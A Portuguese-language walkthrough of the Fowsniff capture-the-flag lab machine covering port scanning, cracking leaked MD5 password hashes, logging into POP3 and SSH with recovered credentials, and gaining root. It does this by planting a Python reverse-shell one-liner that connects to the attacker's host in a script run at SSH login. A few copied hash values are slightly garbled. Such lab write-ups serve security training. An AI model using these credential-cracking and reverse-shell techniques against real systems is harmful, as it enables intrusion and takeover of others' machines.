
Fowsniff

IP da máquina: 192.168.2.115 // MAC: 08:00:27:66:85:17

Resultados do nmap:

nmap -A -p- -v 192.168.2.115




https://twitter.com/fowsniffcorp?lang=en



Usuários e hashes encontrados:

https://pastebin.com/NrAqVeeX



Quebrando as hashes:

root@kali:~# nano fowsniff.txt



cat fowsniff.txt | cut -d ":" -f 2 > hashes.txt

```
root@kali:~# cat fowsniff.txt | cut -d ":" -f 2 > hashes.txt
root@kali:~# cat hashes.txt
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbede5a7e
```

Senhas descobertas:

https://hashes.com/en/decrypt/hash

```
      ✓ Found:

      0e9588cb62f4b6f27e33d449e2ba0b3b:carp4ever

      19f5af754c31f1e2651edde9250d69bb:skyler22

      1dc352435fecca338acfd4be10984009:apples01

      4d6e42f56e127803285a0a7649b5ab11:orlando12

      8a28a94a588a95b80163709ab4313aat:mailcall

      990dc16d47114aa13671c697fd596cf26:scoobydoo2

      ae1644dac5b77c0cf51e0d26ad6d7e56:bilbo101

      f7fd98d380735e859f8b2ffbbede5a7e:07011972
```

Telnet:

telnet 192.168.2.115 110

Usuário: seina // Senha: scoobydoo2

```
Trying 192.168.2.115...
Connected to 192.168.2.115.
Escape character is '^]'.
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK Man a decypty our remaining Man
PASS scoobydoo2
+OK Logged in.
LIST
+OK 2 messages:
1 1622
2 1280
```

Evidencia encontrada:

RETR 1

Senha: S1ck3nBluff+secureshell

Dear All,

A few days ago, a malicious actor was able to gain entry to our internal email systems. The attacker was able to exploit incorrectly filtered escape characters within our SQL database to access our login credentials. Both the SQL and authentication system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system overhaul. While the main systems are "in the shop," we have moved to this isolated, temporary server that has minimal functionality.

This server is capable of sending and receiving emails, but only locally. That means you can only send emails to other users, not to the world wide web. You can, however, access this system via the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my guidance. I saw the leak the attacker posted online, and I must say that your passwords were not very secure.

RETR 2

Usuário: baksteen

SSH:

Usuário: baksteen // Senha: S1ck3nBluff+secureshell

```
:~# ssh baksteen@192.168.2.115
The authenticity of host '192.168.2.115 (192.168.2.115)' can't be established.
ECDSA key fingerprint is SHA256:5i4lzzyTeroRL7skmPatRi24vG1+59KMgqHGLyxre9Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.115' (ECDSA) to the list of known hosts.
baksteen@192.168.2.115's password:
       :sdddddddddddddy+
   :yNMMMMMMMMMMMnhsso
.sdmmmmNmmmmmMdysssso
         у.
                 dssssssso
         у.
                  dssssssso
                  dssssssso
         у.
                  dssssssso
                  dssssssso
                  yssssssso
-:
       .+mdddddddmyyyyyhy:
- :
-: -odMMMMMMMMMMmhhdy/.
                                          Delivering Solutions
. ohddddddddddddho:
          Welcome to the Fowsniff Corporate Server! ****
```

```
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
baksteen@fowsniff:~$ uname -a
Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Li
nux
baksteen@fowsniff:~$
```

Procurando por grupos:

find / -group users -type f 2>/dev/null

```
baksteen@fowsniff:/home$ find / -group users -type f 2>/dev/null
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.bash_logout
```

```
baksteen@fowsniff:/opt/cube$ ls
cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
      :sdddddddddddddy+
   :yNMMMMMMMMMMMNmhsso
.sdmmmmmNmmmmmMdyssssso
                dssssssso
        у.
        у.
                dssssssso
                dssssssso
        у.
                dssssssso
                dssssssso
        ο.
                yssssssso
      .+mdddddddmyyyyyhy:
-: -odMMMMMMMMMmhhdy/.
.ohddddddddddddho:
                                     Delivering Solutions\n\n"
```


Inserindo um shell reverso dentro do arquivo:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

baksteen@fowsniff:/opt/cube\$ nano cube.sh

python3 -c 'import

socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.2. 110",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



Toda vez que algum usuário loga no ssh, esse arquivo executa a shell:

```
baksteen@fowsniff:/opt/cube$ cd /etc/update-motd.d
baksteen@fowsniff:/etc/update-motd.d$ ls
00-header 10-help-text 91-release-upgrade 99-esm
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
     00-header - create the header of the MOTD
#
     Copyright (C) 2009-2010 Canonical Ltd.
#
     Authors: Dustin Kirkland <kirkland@canonical.com>
#
#
     This program is free software; you can redistribute it and/or modify
     it under the terms of the GNU General Public License as published by
#
     the Free Software Foundation; either version 2 of the License, or
     (at your option) any later version.
#
#
     This program is distributed in the hope that it will be useful,
#
     but WITHOUT ANY WARRANTY; without even the implied warranty of
     MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
#
     GNU General Public License for more details.
#
#
#
     You should have received a copy of the GNU General Public License along
     with this program; if not, write to the Free Software Foundation, Inc.,
     51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
```

```
#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
# # Fall back to using the very slow lsb_release utility
# DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
sh /opt/cube/cube.sh
```

Iniciando escuta com o netcat:

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Entrando novamente no SSH:

```
root@kali:~# ssh baksteen@192.168.2.115
baksteen@192.168.2.115's password:
```

Conexão realizada:

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.115] 43110
/bin/sh: 0: can't access tty; job control turned off
```

Root:

```
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Li
nux
```